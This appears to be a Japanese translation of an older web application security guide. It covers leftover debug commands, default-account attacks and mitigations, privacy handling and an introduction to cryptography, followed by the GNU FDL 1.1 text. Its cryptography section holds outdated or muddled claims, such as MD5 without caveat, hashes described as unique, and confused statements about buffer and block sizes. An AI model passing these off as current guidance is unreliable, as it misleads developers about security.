<!-- Question 1 -->

<TR>

<TD align=left colspan=2>

<INPUT TYPE=HIDDEN NAME="Question" VALUE="1">

<SPAN class="Story">

デバッグ項目の発見はやさしくありませんが、ハッカーが一度でも突き止めると、Web サイト全体にわたって試してくるおそれがあります。設計者は、一般ユーザにこのコマンドを利用させるようとはしていないので、普通はパラメータの改竄を防ぐ事前の対策を施していません。

Web サーバやデータベースプログラムのような、Web サイトを運用するように設計されたサードパーティのコード中に、デバッグコマンドが残ったままになっているのは有名です。信じられないなら「Netscape Engineers are weenies」を Web で検索してみてください。

デフォルトのアカウント

解説

「市販の」Web アプリケーションの多くは、デフォルトで少なくとも 1 ユーザは有効になっています。たいていこのユーザはシステム管理者で、あらかじめそのシステムに設定してあり、パスワードにはありがちなものが付いているケースがよくあります。このデフォルトの値を使ってシステムにアクセスされ、やられてしまうおそれがあります。

Web アプリケーションは、デフォルトで複数アカウントをシステム上で有効にします。たとえば下記のようにです。

- 管理者アカウント
- テスト用アカウント
- ゲスト用アカウント

Web 経由で上記のアカウントにアクセスするには、定義済みのどのアカウントにも使える標準的な手段を用いたり、管理者ページのようなアプリケーションが使う特別なポートや機能を用いたりします。デフォルトのアカウントは定義済みのパスワードが付いており、その値は知れわたっています。加えて、アプリケーションの多くは、デフォルトで付いているパスワードの変更を強制していません。

そのようなデフォルトのアカウントに対する攻撃には、2 種類の方法があります。

- デフォルトでインストールしてから変更していないとみなして、デフォルトのユーザ名とパスワードを試してみる。
- アカウントのユーザ名が分かっているので、パスワードだけをいくつも試してみる。

パスワードが入力され、それが当たってしまうと、攻撃者はそのアカウントが持つパーミッションでサイトにアクセスし、下記の 2 通りのやり方をとるようになります。

アカウントが管理者のものなら、攻撃者はアプリケーション(時にはサイト全体)を一部もしく全部を制御し、不正な行為を働ける機能を身に着けます。

アカウントがデモ・テスト用なら、攻撃者はこのアカウントを使って、そのユーザへ公開しているアプリケーションのロジックにアクセスし、悪用したり、攻撃を進める手段にしたりします。

軽減のテクニック

アプリケーションを素のままではインストールしないでください。セキュリティチェックリストやベンダー、公開情報にしたがって、不必要なアカウントはすべて削除してください。リモートからアプリケーション管理者アカウントへアクセスすることを無効にしてください。アプリケーションベンダーが提供する強化スクリプトを使用したり、他の誰かがスキャンする前に、脆弱性スキャナーを使ったりして公開されているアカウントを発見してください。

12. プライバシーへの配慮

このセクションでは、ユーザのプライバシーを扱います。社会保障番号や住所、電話番号、診療記録、預金明細のようなユーザの個人情報を扱うシステムでは、ユーザのプライバシーをしっかり管理するために、さらに段階を踏む必要があります。国の事情やある状況下の元では、法や規制によってユーザのプライバシーを保護しているところもあります。

共同で使用する Web ブラウザの危険性

インターネットカフェや図書館にあるような共用 PC の危険性を、システムはユーザに警告すべきです。下記について適切に指導することも、警告としてください。

- ブラウザのキャッシュにはページが残っている可能性がある。
- セッションクッキーを無効にするため、ブラウザをログアウトし、終了することが推奨される。
- テンポラリファイルはそのまま残っているかもしれない。
- プロクシサーバとその他の LAN のユーザは、トラフィックを盗聴できるかもしれない。

どこのクライアントも安全である、という前提でサイトを設計してはいけません。また完璧な状態を前提にしてもいけません。

個人データを扱う

個人データは、本当に必要なところでのみ表示するように、システムは注意を払ってください。アカウント番号や本名、ログイン名、社会保障番号等、個人を特定できるデータは、本当に必要でない限り常にマスクしてください(アカウント番号が 123456789 なら、アプリケーションで*****6789 というように表示してください)。本名の替わりにファーストネームやニックネームを使い、数字の識別子は文字列すべてではなく、一部を表示してください。

データが必要な場所では、ページは下記のようにしてください。

- ページを pre-expire しておく。
- no-cache メタタグを設定する。
- no-pragma-cache メタタグを設定する。

プライバシーを強化したログインオプション

システムは「プライバシーを強化した」ログインオプションを用意できます。ユーザが「プライバシーを強化した」ログインをした後、ユーザに提示されるすべてのページは、下記のようにしてください。

- ページを pre-expire しておく。
- no-cache メタタグを設定する。
- no-pragma-cache メタタグを設定する。
- SSL か TLS を使う。

これでユーザは、自宅や旅行先から信頼できるホストを柔軟に利用できます。

ブラウザの履歴

ユーザのブラウザの履歴で、取り扱いに注意が必要なデータを見られないよう、注意を払ってください。フォームに登録する場合は、POST リクエストだけを使ってください。

13. 暗号技術

概説

セキュリティに関する書籍では、暗号技術の概論が必須のセクションになっているようです。私たちはそのようなセクションを読むようなことはしませんでしたし、書かないようにしてきました。しかし、暗号技術は Web アプリケーション構築要素として重要なので、ドキュメントに概論を載せ、手引きとするのは良いことだと考えました。

暗号技術は特効薬にはなりません。「大丈夫、暗号化してあるから。これで問題は解決だ」というのはあまりに安易な考え方です。しかし、暗号技術を正しく利用するのは、実際のところ簡単ではありません。データを暗号化するには、別の手段で信頼関係を築き、安全に鍵を交換するシステムが必要になります。最近の暗号業界は、ちょっと見でも重大な弱点を抱えている製品について、とんでもないことを言う怪しげなベンダーであふれています。ベンダーが「軍レベルの」とか「解読できない」とか言い出したなら、「ほらはじまった」です。怪しげな暗号技術についての FAQ は、
http://www.interhack.net/people/cmcurtin/snake-oil-faq.html
が優れています。

優れた暗号技術は、セキュリティのために鍵の秘密さをベースにしており、アルゴリズムをベースにしているわけではありません。これは重要なポイントです。優れたアルゴリズムは公開された上で精査され、安全性が証明されます。ベンダーが、「信じてください。我々はこんなにも専門家ですから」と言ったのなら、彼らが専門家ではない公算が大です。

暗号技術が提供してきたことは、下記の内容です。

- 秘密性-承認されたグループだけがデータを読めるように保証されている。
- データの完全性-データが送り手と受け手間で改竄されないことが保証されている。
- 認証-データが特定のグループから送られたことが保証されている。

暗号システム(cryptographic system または cipher system)は、データを隠すことによって、信頼できる人だけがそのデータを見られるようにします。暗号技術は、暗号を実際に作成し、暗号化システムを利用する行為です。暗号解読は分析技術で、暗号システムをリバースエンジニアリングします。元のデータは平文と呼ばれ、保護されたデータは暗号文と呼ばれます。暗号化は平文を暗号文に、復号は暗号文を平文に変換する方法です。暗号システムは、アルゴリズムと鍵、鍵管理機能から構成されているのが一般的です。

暗号システムには基本的に 2 つのタイプがあります。対称(プライベート鍵)と非対称(公開鍵)です。

対称鍵システムは、送り手と受け手で同じ鍵を持つ必要があります。送り手はこの鍵を使ってデータを暗号化し、受け手はまたこの鍵を使って復号します。鍵交換が問題となるのは明らかです。鍵以外のデータを安全に送れるようにする鍵を、どうやって安全に送ればよいのでしょうか。プライベート鍵が盗聴されたり盗まれたりすると、敵対者はグループの一員として行動できる上に、データとやり取りすべてを見られるようになります。対称暗号システムは、こじ開けづらいドア錠の一種と考えてもらえば良いと思います。ドアを開けたり閉めたりするには、鍵を一つ持つ必要があるということです。

非対称暗号システムは、はるかに融通が利くと見られています。各ユーザは公開鍵とプライベート鍵を持っています。メッセージは一つの鍵で暗号化され、もう一つの鍵だけで復号できます。公開鍵は広く公開してかまいませんが、プライベート鍵は秘密にしておいてください。Alice が Bob にある秘密を送りたいとすると、Alice は Bob の公開鍵を得て検証し、メッセージをその鍵で暗号化し、Bob にメールします。Bob はメッセージを受け取ると、自分のプライベート鍵で復号します。公開鍵の検証は大切なステップです。公開鍵が本当に Bob のものと検証できなかったとすると、Alice が使っているプライベート鍵に対応する鍵が、敵の手中にある可能性があります。公開鍵基盤(Public Key Infrastructure)つまり PKI は、CA(認証局)でこの問題に対処しています。CA は、信頼できると思われる団体が鍵に署名し、ダウンロードして検証できるようにしておきます。非対称暗号は、対称暗号に比べて低速で、一般的に鍵長が長くなっています。公開鍵は頑丈で有名な Yale 社のドア錠の一種と考えてもらえれば良いと思います。誰でもドアは閉められますが、ドアを開けるには正しい鍵を持っていなければいけません。

対称暗号

対称暗号は、プライベート鍵を一つ使って、データの暗号化と復号の両方を行います。鍵を持っているグループなら、この鍵を使ってデータを暗号化したり、復号したりできます。これはブロック暗号とも呼ばれています。

対称暗号アルゴリズムは一般的に高速で、巨大なデータストリームを処理するのに適しています。

対称暗号の短所は、2 つのグループがある鍵について合意した後、やり取りを開始する前にその鍵を安全な方法で交換しておく点にあります。これはかなり困難です。対称アルゴリズムは、普通は公開鍵と組み合わせ、安全と速度のバランスを取っています。

非対称・公開鍵暗号

公開鍵暗号は非対称とも呼ばれています。権限のないユーザに分からないようにしておかなければならない秘密鍵と、誰にでも公開できる公開鍵を使用します。公開鍵と秘密鍵は、数学的にリンクしています。公開鍵で暗号化されたデータは、プライベート鍵でなければ復号できません。またプライベート鍵で署名してあるデータは、その公開鍵でなければ検証できません。

公開鍵は、誰にでも公開できます。どちらの鍵も通信セッションでは一意です。

公開鍵暗号アルゴリズムは固定長のバッファを使用し、プライベート鍵アルゴリズムは可変長バッファを利用しています。公開鍵アルゴリズムは、プライベート鍵アルゴリズムのように、データをつなぎ合わせてストリームにする目的では使用できません。プライベート鍵アルゴリズムでは、8 バイトや 16 バイトといった、小さいブロックサイズのものだけを処理するようにしてください。

デジタル署名

公開鍵とプライベート鍵アルゴリズムは、両方ともデジタル署名に利用できます。デジタル署名は送り手の身元を(送り手の公開鍵が信頼できるなら)認証し、データの完全性を保護します。MAC(Message Authentication Code)という用語を使う場合もあります。

ハッシュ値

ハッシュアルゴリズムは厳密な一方向アルゴリズムで、任意の長さの入力を受け取り、固定長の文字列を出力します。ハッシュ値は一意で、数字でデータをとてもコンパクトに表現します。たとえば、MD5 は 128 ビットです。2 つの別個の入力が同じハッシュ値になる(もしくは衝突する)ことは、コンピュータ上ほとんどありえません。ハッシュ関数は非常に役立つアプリケーションです。グループは何も明らかに

することなく、それが何であるかをハッシュ関数で証明できますので、パスワード手法で広く利用されているようです。ハッシュ関数はデジタル署名や完全性の保護にも利用できます。

その他の暗号アルゴリズムには、楕円曲線やストリーム暗号などがあります。暗号システムの実装すべてを網羅したチュートリアルに、Bruce Schneier 氏の「Applied Cryptography」[17]を推奨します。

暗号技術の実装

暗号ツールキットとライブラリ

暗号ツールキットはよりどりみどりです。最終的には、開発プラットフォームや利用したいと思っているアルゴリズム次第で選びましょう。検討材料をいくつかリストアップしてみました。

JCE と JSSE-これは JDK1.4 では欠かせない部分で、Java で開発をしているなら、通常は「Java 暗号学拡張(Java Cryptography Extension)」と「Java 安全なソケット拡張(Java Secure Socket Extension)」を選びます。Java soft によると、「『Java 暗号学拡張』は暗号、鍵生成、鍵共有とメッセージ認証コードのアルゴリズムについてのフレームワークと実装を提供しています。暗号技術でサポートしているのは、対称、非対称、ブロック、ストリーム暗号です。セキュアストリームと隠蔽オブジェクトもサポートしています」。

Cryptix-Java 暗号学拡張のオープンソース版で、他のソースコードを参考にせず、一から実装しています。米国輸出規制によって、Java soft は JCE の実装を各国の顧客に提供できません。Cryptix JCE は、この問題に対処するために開発されてきました。Cryptix JCE は、Sun が公開している公式な JCE 1.2 API を他のソースコードを参考にせず、一から実装しています。Cryptix は開発者向けに PGP ライブラリも用意しており、これで Java アプリケーションに PGP システムを組み込めます。

OpenSSL-OpenSSL プロジェクトは、共同作業によって、Secure Sockets Layer (SSL v2/v3)と Transport Layer Security (TLS v1)プロトコルを、強固かつフル機能で商用に匹敵するツールキットで実装し、オープンソースになっています。また同時に、フル機能で汎用的な暗号ライブラリも実装して

[17] 訳書は、「ブルース・シュナイアー著, 山形浩生監訳, 「暗号技術大全」, ソフトバンク, 2003」です。

います。OpenSSL は Eric A. Young 氏と Tim J. Hudson 氏が開発した SSLeay という素晴らしいライブラリをベースにしています。OpenSSL ツールキットは Apache スタイルのライセンスなので、基本的に手に入れるのは自由で、ちょっとしたライセンス条項にしたがえば、商用目的、非商用目的にかかわらず利用してかまいません。

Legion of the Bouncy Castle-とっぴな名前にもかかわらず、Legion of the BouncyCastle は JSSE と J2ME 用の Java 暗号ライブラリとして一級品です。

鍵生成

鍵生成は非常に重要です。暗号システムのセキュリティが鍵のセキュリティに頼っているなら、鍵生成時に注意を払ってください。

乱数発生

暗号鍵はできるだけランダムにして、再作成されたり予測されたりできないようにしてください。信頼できる乱数発生器が必要になります。

/dev/(u)random(Linux, FreeBSD, OpenBSD)は、利用できるのなら役に立ちます。

EGADS は、Linux の/dev/urandom と/dev/random と同等の機能を用意していて、Windows で動作しますが、Unix プログラムと互換性があります。

YARROW は、高性能でセキュリティが高い擬似乱数発生器(PRNG)で、Windows、Windows NT、UNIX をサポートしています。様々な暗号アプリケーション用に-暗号化、署名、完全性等-乱数を発生させます。

鍵長

鍵長を考える時、「長いほど良い」と考えるのはあまりに安易です。たいていの状況では、確かに鍵が長いほど破るのは困難になります。しかし、暗号化すると余計にオーバーヘッドがかかり、長い鍵でデータを復号する場合も、システムにかなりの影響を与えてしまいます。鍵は、保護する時間に対して

十分な長さが必要です。保護する時間とは、鍵がそのデータを守るのに必要な時間です。たとえば、時間限定でデータをインターネット経由で送る必要があり、受け入れたり拒絶したりするのにわずかな時間、たとえば数分必要なら、かなり短い鍵で適切にデータを保護できるでしょう。破るのに 250 年かかる鍵でデータを保護するのは、ほとんど意味がありません。実際問題、データが復号されて利用されれば、既に有効期限が過ぎてしまい、どのみちシステムは受け入れないでしょうから。現在の適切な鍵長については、http://www.distributed.net/ が良い情報源です。

日本語版謝辞

この翻訳は、TechStyle の岡田良太郎さんと共訳の形をとりました。貴重な意見もたくさんいただきました。

この場をかりてお礼申し上げます。

ありがとうございました。

Appendix A. Part II. 付録

付録 A. GNU Free Documentation License[18]

Version 1.1, March 2000

Copyright (C) 2000 Free Software Foundation, Inc. 59 Temple Place, Suite 330, Boston, MA02111-1307 USA Everyone is permitted to copy and distribute verbatim copies of this license document,

but changing it is not allowed.

PREAMBLE

The purpose of this License is to make a manual, textbook, or other written document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or non commercially. Secondarily, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation:a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

[18] このライセンスの日本語訳は、http://www.opensource.jp/fdl/fdl.ja.html を参考にしてください。

APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. The "Document", below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you".

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters)and contains nothing that could fall directly within that overall subject. (For example, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License.

The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License.

A "Transparent" copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, whose contents can be viewed and edited directly and straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup has been designed to thwart or discourage subsequent modification by readers is not Transparent. A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, La-TeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML designed for human modification. Opaque formats include PostScript, PDF, proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or non commercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3. You may also lend copies, under the same conditions stated above, and you may publicly display copies.

COPYING IN QUANTITY

If you publish printed copies of the Document numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they

preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a publicly accessible computer-network location containing a complete Transparent copy of the Document, free of added material, which the general network-using public has access to download anonymously at no charge using public-standard network protocols. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

A. Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.

B. List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has less than five).

C. State on the Title page the name of the publisher of the Modified Version, as the publisher.

D. Preserve all the copyright notices of the Document.

E. Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.

F. Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.

G. Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.

H. Include an unaltered copy of this License.

I. Preserve the section entitled "History", and its title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.

J. Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.

K. In any section entitled "Acknowledgements" or "Dedications", preserve the section's title, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.

L. Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.

M. Delete any section entitled "Endorsements". Such a section may not be included in the Modified Version.

N. Do not retitle any existing section as "Endorsements" or to conflict in title with any Invariant Section.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties--for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-CoverText, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections entitled ″History″ in the various original documents, forming one section entitled ″History″; likewise combine any sections entitled ″Acknowledgements″, and any sections entitled ″Dedications″. You must delete all sections entitled ″Endorsements.″

COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, does not as a whole count as a Modified Version of the Document, provided no compilation copyright is claimed for the compilation. Such a compilation is called an ″aggregate″, and this License does not apply to the other self-contained works thus compiled with the Document, on account of their being thus compiled, if they are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one quarter of the entire aggregate, the Document's Cover Texts may be placed on covers that surround only the Document within the aggregate. Otherwise they must appear on covers around the whole aggregate.

TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License provided that you also include the original English version of this License. In case of a disagreement between the translation and the original English version of this License,

the original English version will prevail.

TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http://www.gnu.org/copyleft/.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation.

How to use this License for your documents

To use this License in a document you have written, include a copy of the License in the document and put the following

copyright and license notices just after the title page:

> Copyright (c) YEAR YOUR NAME. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.1 or any later version published by the Free Software Foundation; with the Invariant Sections being LIST THEIR TITLES, with the Front-Cover Texts being LIST, and with the Back-Cover Texts being LIST. A copy of the license is included in the section entitled "GNU Free Documentation License".

If you have no Invariant Sections, write "with no Invariant Sections" instead of saying which ones are invariant. If

you have no Front-Cover Texts, write "no Front-Cover Texts" instead of "Front-Cover Texts being LIST"; likewise

for Back-Cover Texts.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public License, to permit their use in free software.